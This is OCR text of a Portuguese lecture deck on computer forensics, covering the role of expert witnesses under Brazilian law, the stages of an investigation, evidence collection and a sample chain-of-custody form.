
Computação Forense,
investigação em ambiente computacional

Prof. Marcos Monteiro

http://www.marcosmonteiro.com.br
contato@marcosmonteiro.com.br

Marcos Monteiro

Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil




Incidentes Reportados ao CERT.br -- Janeiro a Dezembro de 2012

Incidentes Reportados ao CERT.br -- Janeiro a Dezembro de 2013

Incidentes Reportados ao CERT.br -- Janeiro a Dezembro de 2012


Incidentes Reportados ao CERT.br -- Janeiro a Dezembro de 2013

Incidentes Reportados ao CERT.br -- Janeiro a Dezembro de 2013




Incidentes Repo

CERT.b



Marcos Monteiro


Posso fazer, ninguém sabe que fui eu!

Ciência Forense Criminal

- A ciência forense criminal traz a prática da investigação o chamamos de método cientifico, ou metodologia cientifica, faze se valer dos conhecimentos de diversos tipos de ciências
  - como a matemática, química, física, biologia, medic engenharia e nos dias atuais a informática.

Computação Forense

- “Ciência forense destinada a preservar, adquirir, obter e apresentar dados que foram processados eletronicamente e armazenados em dispositivo de computador.”

FBI

Perito

- Substantivo masculino.
  - Aquele que é sabedor ou especialista em determinado assunto;
  - Aquele que se acha habilitado para fazer perícia.
  - Aquele que é nomeado judicialmente para exame ou vistoria.

Habilidades de um Perito em Computação Forense

- Segurança da Informação;
- Resposta a Incidentes
- Auditoria de Sistemas

LEI Nº 7.270, DE 10 DE DEZEMBRO DE 1984

- Art. 1º - O art. 145 da Lei nº 5.869, de 11 de janeiro de 1973 - Código de Processo Civil, passa a vigorar acrescido de três parágrafos com a seguinte redação:

- § 1º - Os peritos serão escolhidos entre profissionais de nível universitário, devidamente inscritos no órgão de classe competente, respeitado o disposto no Capitulo VI, seção VII, deste Código.

- § 2º - Os peritos comprovarão sua especialidade na matéria sobre que deverão opinar, mediante certidão do órgão profissional em que estiverem inscritos.

- § 3º - Nas localidades onde não houver profissionais qualificados que preencham os requisitos dos parágrafos anteriores, a indicação dos peritos será de livre escolha do juiz".

Atuação de um perito

- Perito do Juiz
  - Varas civis e trabalhistas, ou seja, nomeado pelo juiz do processo para proceder nos exames e diligencias técnicas.
- Assistente Técnico
  - Auxiliar os advogados e partes processuais a elaborar quesitos, acompanhar a diligencia e exames nas defesas de seus interesses
- Consultor ou perito extrajudicial
  - Elaborar parecer particular para anexar na petição do advogado dentro do processo.

Campos de atuação da Computação Forense

- Sistemas Operacionais
  - Ambiente Windows
  - Ambiente Unix-Like
- Funcionalidade do S.O.
  - Computadores domésticos e pessoais
  - Computadores corporativos ou servidores em geral
- Conectividade
  - Computadores não rede
  - Computadores em Rede
- Tipos de rede
  - Maio de cabo
  - Sem fio
- Sistemas (Código)

Evidencia Digital

- Qualquer dado em meio digital que possa colaborar no sentido de provar que uma fraude ou irregularidade foi cometida e que possa estabelecer vinculo de relação entre a fraude ou irregularidade e a vitima e entre a vitima e o agente.

Técnicas Forenses

- Preparação
- Chegada ao local da Investigação
- Coleta dos Dados
- Exame dos Dados
- Análise das Informações
- Redação do Laudo

Chegada ao local da Investigação

- **Isolar a área** → alteração e contaminação
- **Fotografar ou Filmar** → próximas etapas
- **Registro dos detalhes** → reconstrução da cena
- **Manter o estado dos equipamentos** → prioridade

Marcos Monteiro

Coleta dos Dados

- **Dados voláteis**
  - Data hora;
  - Conexões de rede;
  - Memória;
  - Configuração da rede;
  - Processos em execução;
  - Arquivos abertos;
  - Sessão de Login.

- **Dados não-voláteis**
  - Log, temporários e de configuração;
  - Textos, planilhas, imagens, etc…

EVIDÊNCIA ELETRÔNICA

FORMULÁRIO DE CADEIA DE CUSTÓDIA

Caso Num.: 053203 **Pag.: 01** **De: 05**

MÍDIA ELETRÔNICA/DETALHES EQUIPAMENTO

Item:	Descrição:		
00001	HD de Notebook com 80GB de capacidade		
Fabricante:	Modelo:	Num. de serie:	
TOSHIBA	MK4026GAX	85MC7639T	

DETALHES SOBRE A IMAGEM DOS DADOS

Data/Hora:	Criada por:	Método usado:	Nome da Imagem:	Partes:
20/5/2007 15:30	Paulo A. Neukamp	dcfldd	053203_01.dd	01
Drive:	HASH:			
Disco Completo	d243367072088feae98364977441d736			

CADEIA DE CUSTÓDIA

Seqüência:	Data/Hora:	Origem:	Destino	Motivo:
001	Data: 20/5/2007	Nome/Org.: Sigilo	Nome/Org.: Lab. Perí. Unisinos	Investigação sobre denuncia de Pedofilia
	Hora: 16:00	Assinatura:	Assinatura:	


Cadeia de Custodia

Marcos Monteiro

